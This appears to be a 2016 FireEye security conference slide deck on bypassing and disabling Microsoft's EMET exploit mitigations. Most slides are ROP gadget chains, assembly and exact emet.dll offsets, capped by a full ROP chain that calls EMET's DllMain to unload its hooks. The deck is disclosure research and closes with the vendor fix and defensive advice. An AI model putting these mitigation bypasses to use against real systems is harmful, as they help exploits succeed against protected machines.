

USING EMET TO DISABLE EMET

USING EMET TO DISABLE EMET

Presented by

Abdullellah Alsaheel, Consultant

Raghav Pande, Research Scientist

COPYRIGHT © 2016, FIREEYE, INC. ALL RIGHTS RESERVED.




Abdullellah Alsaheel

- Consultant at Mandiant (A FireEye Company) Saudi Arabia, Riyadh office.
- Acted as a software developer.
 - The National Company of Telecommunication and Information Security – NCTIS.
- Research focus
 - Software Security Assessments.
 - Exploit Development.
 - Malware Reverse Engineering.

Raghav Pande

- Researcher at FireEye, Bangalore office.
- Focus
 - Software Development.
 - System Security.
 - Automation.
 - Detection Research.

WHAT IF I TOLD YOU



Outlines

- EMET Introduction
- Previous Techniques for EMET Disabling
- Techniques for EMET Evasion
- Evading Hooks and Anti-Detours
- Application of Evasion Research
- New Technique to Disable EMET Using EMET
- Demonstration
- Importance of Custom Exploit Prevention Solutions
- Q/A

EMET Introduction

- Microsoft's Enhanced Mitigation Experience Toolkit (EMET)
 - Tool that adds security mitigations to user mode programs.
 - Runs inside programs as a Dynamic Link Library (DLL).
 - Uses userland inline hooking to implement mitigations.
 - Makes various changes to protected programs.

Detoured vs. Detouring

The screenshot displays assembly code with annotations and a dialog box. The assembly code is organized into three columns:

- Column 1 (Left):** Addresses 7759395C to 77593965. Instructions include `JMP 37B701E0`, `INT3`, and `PUSH EBX`. An annotation "Detoured API" points to the `JMP` instruction.
- Column 2 (Middle):** Addresses 37B701E0 to 37B70215. Instructions include `SUB ESP, 24`, `PUSH 42586974`, `PUSH 6E782040`, `PUSH 37B70206`, `PUSH 1`, `PUSH EBX`, `PUSHAD`, `PUSH ESP`, `CALL EMET.6E747150`, `POPAD`, `ADD ESP, 38`, `RETN 4`, `MOV EDI, EDI`, `PUSH EBP`, `MOV EBP, ESP`, `CMP DWORD PTR SS:[EBP+8], 0`, `JMP kernel32.77593965`, `INT3`, and `INT3`. An annotation "EMET Detouring" points to the `CALL` instruction.
- Column 3 (Right):** Addresses 7759397C to 77593986. Instructions include `JE kernel32.775AE2A1`, `PUSH 0`, `PUSH 0`, and `PUSH DWORD PTR SS:[EBP+8]`. An annotation "Original Prologue" points to the `JMP` instruction.

A dialog box titled "Enter expression to follow" is open, showing "LoadLibraryA" selected in a dropdown menu. Red arrows point from the dialog box to the `JMP 37B701E0` instruction in the first column and the `JMP kernel32.77593965` instruction in the third column.

EMET Protections

- EMET 1.x, released in October 27, 2009
 - Structured Exception Handling Overwrite Protection (SEHOP).
 - Dynamic Data Execution Prevention (DEP).
 - NULL page allocation.
 - Heap spray allocation.
- EMET 2.x, released in September 02, 2010
 - Mandatory Address Space Layout Randomization (ASLR).
 - Export Address Table Access Filtering (EAF).

EMET Protections

- EMET 3.x, released in May 25, 2012
 - Imported mitigations from ROPGuard to protect against Return Oriented Programming (ROP).
 - Memory Protection Checks.
 - Caller Check.
 - Stack Pivot.
 - Simulate Execution Flow.
 - Bottom-up ASLR.
 - Load Library Checks.

EMET Protections

- EMET 4.x, released in April 18, 2013
 - Deep Hooks.
 - Anti-detours.
 - Banned functions.
 - Certificate Trust (configurable certificate pinning).
- EMET 5.x, released in July 31, 2014
 - Attack Surface Reduction (ASR).
 - EAF+.

Previous Techniques For EMET Disabling

- EMET 4.1 disable switch:
 - Exported global variable located at offset **0x0007E220** in emet.dll, in writable data section. (offensive-security)
- EMET 2.1 disable switch:
 - Exported global variable located at offset **0x0000C410** in emet.dll, also in writable data section.

Previous Techniques For EMET Disabling

- EAF protection can be disabled by clearing hardware breakpoints:
 - CONTEXT structure with zero out its debugging registers values.

```
typedef struct _CONTEXT {  
    DWORD    ContextFlags;  
    DWORD    Dr0;  
    DWORD    Dr1;  
    DWORD    Dr2;  
    DWORD    Dr3;  
  
    ..  
} CONTEXT;
```

- NtSetContextThread or NtContinue can be used to set the CONTEXT to the current thread. (Piotr Bania)

Previous Techniques For EMET Disabling

- EMET 5.0 disable switch:
 - Global variable placed on the heap within a large structure (i.e. CONFIG_STRUCT) with the size of 0x560 bytes.
 - Pointer to CONFIG_STRUCT located at offset **0x0AA84C** in emet.dll
 - Zero out CONFIG_STRUCT+**0x558** turns off most of EMET protections.
 - To disable EAF and EAF+ there is unhooked pointer to **NtSetContextThread** stored at CONFIG_STRUCT+**0x518**. (offensive-security)

Previous Techniques For EMET Disabling

- EMET 5.1 disable switch:
 - Global variable at offset **0x000F2A30** in emet.dll holds encoded pointer value to some structure (i.e. EMETd).
 - EMETd structure has a pointer field to CONFIG_STRUCT structure that holds the global switch at the offset CONFIG_STRUCT+**0x558**.
 - Since the global switch is in read-only memory page, an unhooked pointer to ntdll!**NtProtectVirtualMemory** stored at CONFIG_STRUCT+**0x1b8** can be used to mark it as a writable memory page.
 - Same as EMET 5.0, to disable EAF and EAF+ there is unhooked pointer to **NtSetContextThread** stored at CONFIG_STRUCT+**0x518**. (offensive-security)

Techniques for EMET Evasion

- Most used protections
 - Stack Pivot.
 - Caller Check.
 - SimExecFlow.
 - EAF.

Most Used Protections

- Stack Pivot
 - Stack Switching (not new)
 - Custom Class (not new, observed in CVE-2015-3113)

Stack Pivot

- Stack Switching

```
xchg eax,esp; retn

pop ecx; retn
[gadget]
mov [eax],ecx; retn

pop ecx; retn
[gadget]
sub eax,4; retn
mov [eax],ecx; retn

pop ecx; retn
[gadget]
sub eax,4; retn
mov [eax],ecx; retn

... ..

xchg eax,esp; retn
```

Custom Class

- Custom Class

```
class CustomClass {  
    public function victimFunction(arg1:uint, arg2:uint, ..., arg80:uint):uint  
  
    this.customObj.victimFunction(  
        6f73b68b, // ret; (ROPsled)  
  
        ...,  
        6f73b68a, //pop eax  
        1f140100,  
        6fd36da1, //call Kernel32!VirtualAlloc(0x1f140000, 0x10000, 0x1000, 0x40)  
        1f140000, // Address  
        00010000, // Size  
        00001000, // Type  
        00000040, // Protection = RWX  
        6f73b68b*9 // ret (ROPsled)  
        6fd36da7*2 // ret  
        6f73aff0 pop ecx  
        6fd36da7  
        6fd36da7 jmp [eax]  
  
        ...  
    )  
}
```

Most Used Protections

- Caller Check
 - Using CALL gadget (with proper destination).
 - Return into shellcode.

Caller Check

- Using CALL Gadget

```
pop ecx; retn  
0xdeaddead; //VirtualProtect IAT
```

```
call [ecx]; retn  
0x76d0100; //address  
0x1000; //size  
0x40; //protection  
0x76d0100; //writable memory
```

```
0x76d0110 //shellcode address
```

- Detection Logic
 - Check if return address is preceded by a call.
 - Check if that call is destined towards hooked API.

Caller Check

- Return Into Shellcode

```
pop ecx; retn
0xdeaddead; //VirtualProtect IAT

jmp [ecx];

0x76d0110; //shellcode start as return address
0x76d0100; //address
0x1000; //size
0x40; //protection
0x76d0100; //writable memory
```

- State of Memory

```
Return Address -2
call [ecx]

Return Address:
sub esp,0x30
pushad
mov ebp,esp
//Continue Shellcode
```

Most Used Protections

- SimExecFlow
 - Double call gadget
 - ~20 Ret

SimExecFlow

- Double Call Gadget

```
pop esi; retn
0x757be326; //VirtualProtect Address
pop ebp; retn
0x76d0110; //Shellcode Address
0x74aa9d69; //Double Call Address (mshtml.dll)
```

```
Double Call:
call esi
call ebp
call esp
call ebx
```

SimExecFlow

- ~20 Return Instructions

```
pop eax; retn
0x757be326 //VirtualProtect Address

0x621f5d89 //call eax; retn

0x76d0100; //lpAddress
0x1000; //dwSize
0x40; //Protection
0x76d0100; //Writable Location

0x621f5d8b //retn
0x621f5d8b //retn
0x621f5d8b //retn
0x621f5d8b //retn
... ..
0x76d0110; //Shellcode Location
```

Most Used Protections

- EAF
 - Modifying PEB
 - Using IAT instead of EAT

EAF

- Modifying PEB

```
SUB ESP, 0x4000
MOV EAX, DWORD PTR FS: [30]
MOV EAX, DWORD PTR DS: [EAX+C]
MOV EAX, DWORD PTR DS: [EAX+14]
MOV ESI, DWORD PTR DS: [EAX+10]
MOV ECX, 0x1000
CALL next
next:
POP EDI
SUB EDI, 0x1019
REP MOVSB BYTE PTR ES: [EDI] , BYTE PTR DS: [ESI]
ADD EAX, 10
SUB EDI, 1000
MOV DWORD PTR DS: [EAX] , EDI
```

EAF

- Using IAT instead of EAT

- Common targets

- Msvcrt.dll

- User32.dll

0731015C	55	PUSH	EBP		
0731015D	8BEC	MOV	EBP, ESP		
0731015F	8B55 08	MOV	EDX, DWORD PTR SS:[EBP+8]		User32 Base
07310162	8B42 3C	MOV	EAX, DWORD PTR DS:[EDX+3C]		
07310165	53	PUSH	EBX		
07310166	56	PUSH	ESI		
07310167	57	PUSH	EDI		
07310168	8BBC10 80000000	MOV	EDI, DWORD PTR DS:[EAX+EDX+80]		IAT query
0731016F	03FA	ADD	EDI, EDX		
07310171	8B47 10	MOV	EAX, DWORD PTR DS:[EDI+10]		
07310174	85C0	TEST	EAX, EAX		
07310176	75 04	JNZ	SHORT 0731017C		
07310178	3907	CMP	DWORD PTR DS:[EDI], EAX		
0731017A	74 4B	JE	SHORT 073101C7		
0731017C	8B0F	MOV	ECX, DWORD PTR DS:[EDI]		
0731017E	85C9	TEST	ECX, ECX		
07310180	75 02	JNZ	SHORT 07310184		
07310182	8BC8	MOV	ECX, EAX		
07310184	03CA	ADD	ECX, EDX		
07310186	8D3410	LEA	ESI, DWORD PTR DS:[EAX+EDX]		
07310189	8B01	MOV	EAX, DWORD PTR DS:[ECX]		
0731018B	85C0	TEST	EAX, EAX		
0731018D	74 33	JE	SHORT 073101C2		
0731018F	894D 08	MOV	DWORD PTR SS:[EBP+8], ECX		
07310192	2975 08	SUB	DWORD PTR SS:[EBP+8], ESI		
07310195	85C0	TEST	EAX, EAX		
07310197	78 1C	JS	SHORT 073101B5		
07310199	8D4410 02	LEA	EAX, DWORD PTR DS:[EAX+EDX+2]		
0731019D	33C9	XOR	ECX, ECX		
0731019F	EB 09	JMP	SHORT 073101AA		
073101A1	0FBEDB	MOVSX	EBX, BL		
073101A4	C1C1 07	ROL	ECX, 7		
073101A7	33CB	XOR	ECX, EBX		
073101A9	40	INC	EAX		
073101AA	8A18	MOV	BL, BYTE PTR DS:[EAX]		
073101AC	84DB	TEST	BL, BL		
073101AE	75 F1	JNZ	SHORT 073101A1		
073101B0	3B4D 0C	CMP	ECX, DWORD PTR SS:[EBP+C]		
073101B3	74 16	JE	SHORT 073101CB		
073101B5	8B45 08	MOV	EAX, DWORD PTR SS:[EBP+8]		
073101B8	83C6 04	ADD	ESI, 4		
073101BB	8B0430	MOV	EAX, DWORD PTR DS:[EAX+ESI]		
073101BE	85C0	TEST	EAX, EAX		
073101C0	75 D5	JNZ	SHORT 07310197		
073101C2	83C7 14	ADD	EDI, 14		
073101C5	EB AA	JMP	SHORT 07310171		
073101C7	33C0	XOR	EAX, EAX		

Targeted Evasion

- Easy to deploy
- Hook Evasion using ROP
- Product specific
- Failure chances are high

EMET Evasion

- Assumptions
 - ROP execution
 - Address of any of the following API is available
 - ZwProtectVirtualMemory
 - VirtualProtectEx
 - VirtualProtect
 - ZwAllocateVirtualMemory
 - VirtualAllocEx
 - VirtualAlloc
 - WriteProcessMemory
 - LoadLibraryA

EMET Evasion

- Find API address
- Check if function prologue is reachable
- Calculate saved prologue address from API address
- JMP to saved prologue

EMET Evasion

75DA22BD	E9 AEE5DCC1	JMP 37B70870	37B70870	83EC 24	SUB ESP,24
75DA22C2	CC	INT3 Detoured	37B70873	68 76695862	PUSH 62586976
75DA22C3	CC	INT3 API	37B70878	68 4020786E	PUSH 6E782040
75DA22C4	CC	INT3	37B7087D	68 9608B737	PUSH 37B70896
75DA22C5	FF75 10	PUSH DWORD PTR SS:[EBP+10]	37B70882	68 04000000	PUSH 4
		[EBP+C]	37B70887	53	PUSH EBX
		[EBP+8]	37B70888	60	PUSHAD
		VirtualProtectEx	37B70889	54	PUSH ESP
			37B7088A	E8 C168BD36	CALL EMET.6E747150
			37B7088F	61	POPAD
			37B70890	83C4 38	ADD ESP,38
			37B70893	C2 1000	RETN 10
			37B70896	8BFF	MOV EDI,EDI
			37B70898	55	PUSH EBP
			37B70899	8BEC	MOV EBP,ESP
			37B7089B	FF75 14	PUSH DWORD PTR SS:[EBP+14]
			37B7089E	E9 221A233E	JMP KERNELBA.75DA22C5

Enter expression to follow

VirtualProtect

OK Cancel

EMET Evasion

- Chain required

```
xchg eax,esp; retn    //Stack Pivot

pop eax; retn
Address of VirtualProtect

mov ecx,eax; retn    //Copy Address to another register
inc eax; retn    //point eax to relative DWORD
mov eax,[eax]; retn    //take DWORD in eax
add eax,ecx; retn    //relative offset + ApiAddress + 1
add eax,4; retn
inc eax; retn    //eax pointing to hook trampoline

pop ecx; retn
0x26

add eax,ecx; retn    //eax points to saved prologue now

jmp eax
Shellcode Address
Shellcode Address
Size
Protection
Writable Memory
```

Application of Evasion Research

- Exploit Detection Products
 - Shared Protections
 - Few Extra per each one
 - Some Modded over each other
 - Evasion of one protection affects others
 - Design flaws are unusually common

Application of Evasion Research

- Main Highlights
 - Return Address validation.
 - Exception validation.
 - Attack surface reduction.

Application of Evasion Research

- Evasion
 - Not so common
 - However Attackers are catching up
 - CVE-2015-2545 evading EMET
 - Angler Exploit kit Evading EMET

New Technique to Disable EMET

- At EMET.dll+0x65813 there is a function responsible for unloading EMET.
 - Reachable from DllMain().
- Jumping there results in subsequent calls, which:
 - Remove EMET's installed hooks.
 - Zero out the debugging registers (Disabling EAF & EAF+ mitigations).

New Technique to Disable EMET

- Prototype ofDllMain :
 - BOOL WINAPI DllMain(
 In HINSTANCE hinstDLL,
 In DWORD fdwReason,
 In LPVOID lpvReserved
);

hinstDLL: A handle to the DLL module.


fdwReason: x00 if **DLL_PROCESS_DETACH**, 0x01 if DLL_PROCESS_ATTACH or 0x02 if DLL_THREAD_ATTACH.

lpvReserved: **NULL** if FreeLibrary has been called or the DLL load failed.

- DllMain(GetModuleHandleA("EMET.dll") , DLL_PROCESS_DETACH , NULL);
 - Note: GetModuleHandleA is not hooked by EMET.

New Technique to Disable EMET

- At EMET.dll+0x27298 there is a function that removes EMET hooks.



New Technique to Disable EMET

- struct Detoured_API {
 BOOL isActive; // isActive field shows the hooking status, Active: 0x1
 PVOID DetouredAPIConfig; // pointer to Detoured_API_Config structure
 PVOID nextDetouredAPI; // pointer to the next Detoured_API structure
};

- struct Detoured_API_Config {
 PVOID DetouredWindowsAPI; // pointer to the detoured Windows API
 PVOID **EMETDetouringFunction**; // pointer to where EMET protection implemented
 PVOID DetouredFunctionPrologue; // pointer to the Windows API prologue
 ...
};

New Technique to Disable EMET

- Patch_Functions walks the Hook_Config linked list of structures.
- struct Hook_Config {
 PVOID nextHookConfig; // pointer to the next Hook_Config
 BOOL isActive; // isActive field shows the hooking status, Active: 0x1
 PVOID ptrEffectiveFunction; // pointer to EMETDetouringFunction or non-detoured API
 PVOID DetouredWindowsAPI; // pointer to the detoured Windows API
 PVOID EMETDetouringFunction; // pointer to where EMET protection implemented
 ...
};

New Technique to Disable EMET

- Patch_Functions memcpy:

```
00027BEF mov     ecx, [esi+10h] ; ECX => Hook_Config.EMETDetouringFunction
00027BF2 movzx  eax, byte ptr [ecx+66h] ; size of detoured Windows API prologue
00027BF6 push   eax             ; size_t
00027BF7 lea   eax, [ecx+50h] ; Src: detoured Windows API prologue
00027BFA push   eax             ; void *
00027BFB push  dword ptr [esi+0Ch] ; Dst: Windows API address
00027BFE call  memcpy
00027C03 mov   eax, [esi+0Ch]
00027C06 add   esp, 0Ch
00027C09 jmp   short loc_27C44
```

New Technique to Disable EMET

- Before calling Patch_Functions:

```
0:005> u LoadLibraryA
kernel32!LoadLibraryA:
7715395c e97fc881c0      jmp     379701e0
77153961 837d0800      cmp     dword ptr [ebp+8],0
77153965 53           push   ebx
77153966 56           push   esi
77153967 57           push   edi
77153968 7418      je     kernel32!LoadLibraryA+0xaf (77153982)
7715396a 6898391577  push  offset kernel32!`string' (77153998)
7715396f ff7508      push  dword ptr [ebp+8]
```

- After calling Patch_Functions:

```
0:001> u LoadLibraryA
kernel32!LoadLibraryA:
7715395c 8bff      mov     edi,edi
7715395e 55      push   ebp
7715395f 8bec      mov     ebp,esp
77153961 837d0800  cmp     dword ptr [ebp+8],0
77153965 53      push   ebx
77153966 56      push   esi
77153967 57      push   edi
77153968 7418      je     kernel32!LoadLibraryA+0xaf (77153982)
```

New Technique to Disable EMET

EAF & EAF+ protections

- At EMET.dll+0x609D0 there is a function that zeroes out and reinitializes CONTEXT structure.
- Zero out CONTEXT structure code.

```
000609E5 push    2C8h                ; size_t
000609EA lea    eax, [ebp+Context.Dr0]
000609F0 mov    edi, ecx
000609F2 push    0                  ; int
000609F4 push    eax                ; void *
000609F5 call   memset              ; zero out the CONTEXT structure
```

New Technique to Disable EMET

EAF & EAF+ protections

- Then it calls NtSetContextThread to disable EAF & EAF+ mitigations.

```
00060A94  
00060A94 loc_60A94:  
00060A94 lea    eax, [ebp+Context]  
00060A9A mov    ecx, esi  
00060A9C push  eax           ; context  
00060A9D push  edi           ; current thread  
00060A9E call  ds:off_802EC  
00060AA4 call  esi           ; NtSetContextThread  
00060AA6 xor    ecx, ecx  
00060AA8 test   eax, eax  
00060AAA setns al
```

New Technique to Disable EMET ROP Implementation

- We built our ROP gadgets on top of an existing exploit for old vulnerability CVE-2011-2371.
- ROP gadgets considerations:
 - MZ signature is at EMET.dll base address.
 - Offset to PE signature (i.e. PE_HEADER) is at $\text{EMET_BASE_ADDRESS} + 0x3C$.
 - AddressOfEntryPoint offset is at $\text{EMET_BASE_ADDRESS} + \text{PE_HEADER} + 0x28$.
 - DllMain() is at $\text{EMET_BASE_ADDRESS} + \text{AddressOfEntryPoint}$.
 - Call the DllMain() with the parameters (EMET.dll base address, 0, 0).

New Technique to Disable EMET ROP Implementation

```
MOV ESP,44090000 # ~ # RETN // STACKPIVOT
POP EAX # RETN // STORE GetModuleHandleA IAT POINTER INTO EAX
MOZCRT19+0x79010 // MOZCRT19!_imp__GetModuleHandleA
MOV EAX,DWORD PTR DS:[EAX] # RETN // GET GetModuleHandleA ADDRESS
PUSH EAX # RETN # // Call GetModuleHandleA("EMET.dll")
Return Address XOR EDX,EDX # RETN // ZERO OUT ECX
0x44090108 // "EMET" STRING ADDRESS (GetModuleHandleA PARAMETER)
OR EDX,EAX # ~ # RETN // STORE EMET.dll EMET_BASE_ADDRESS INTO EDX
POP EBX # RETN // STORE DllMain() PARAMETER1 ADDRESS (i.e. hinstDLL) INTO EBX
0x440900A4 // DllMain() PARAMETER1 (i.e. hinstDLL) ADDRESS
MOV DWORD PTR DS:[EBX],EAX # ~ # RETN // hinstDLL PATCH WITH EMET_BASE_ADDRESS
POP ECX # RETN # // STORE 0x3C (i.e. IMAGE_DOS_HEADER) INTO ECX
0x0000003C // IMAGE_DOS_HEADER OFFSET
ADD ECX,EDX # ADD EAX,ECX # ~ # RETN // EAX = EMET_BASE_ADDRESS+0x3C
MOV EAX,DWORD PTR DS:[EAX] # RETN // GET PE_HEADER OFFSET
POP ECX # RETN # // STORE AddressOfEntryPoint OFFSET INTO ECX
0x00000028 // AddressOfEntryPoint OFFSET
ADD ECX,EDX # ADD EAX,ECX # ~ # RETN // EAX = EMET_BASE_ADDRESS+PE_HEADER+0x28
MOV EAX,DWORD PTR DS:[EAX] # RETN // GET DllMain() OFFSET
POP ECX # RETN # // ZERO OUT ECX
0x00000000
ADD ECX,EDX # ADD EAX,ECX # ~ # RETN // EAX = EMET_BASE_ADDRESS+DllMain
Call EAX // CALL DllMain(GetModuleHandleA("EMET.dll"), DLL_PROCESS_DETACH, NULL)
0x42424242 // hinstDLL = GetModuleHandleA("EMET.dll") (TO BE PATCHED)
0x00000000 // fdwReason = DLL_PROCESS_DETACH
0x00000000 // lpvReserved = 0x00000000
```

New Technique to Disable EMET

- Pros:
 - Easy and reliable.
 - Write once, and disable EMET everywhere.
 - EMET (4.1, 5.1, 5.2, 5.2.0.1).
 - EAF & EAF+ protections do not require a special treatment.

New Technique to Disable EMET

EMET 5.5 Fix

↑ [-] [InTheEvent_](#) 2 points 5 months ago



Anyone know how EMET was patched to defeat this attack? DllMain() is rather essential, including the detach codepaths. I would guess they added code to check the caller and see if it looks valid. Does anyone know for a fact what they did?

[permalink](#) [embed](#) [save](#) [report](#) [give gold](#) [reply](#)

- Additional checks on the DllMain().
- Unloading code still exist at offset 0x00063ADE in emet.dll.
 - Detoured_API structures and Hook_Config still exist.
- Hook_Config.[EMETDetouringFunction](#) retrieves hook address and size, instead of the ~~API original prologue~~ address and size.
 - memcpy.

Importance of custom exploit prevention solutions

- Security Through Obscurity
 - Not too effective, but we should not rule it out
 - Gives defensive measures more time
- Unknown Detection System
 - More advantageous
 - More effective telemetry
- Using Multi Layered Defenses
 - Some products miss, some products catch.

Acknowledgments

- Michael Sikorski
- Dan Caselden
- Corbin Souffrant
- Genwei Jiang
- Matthew Graeber

THANK YOU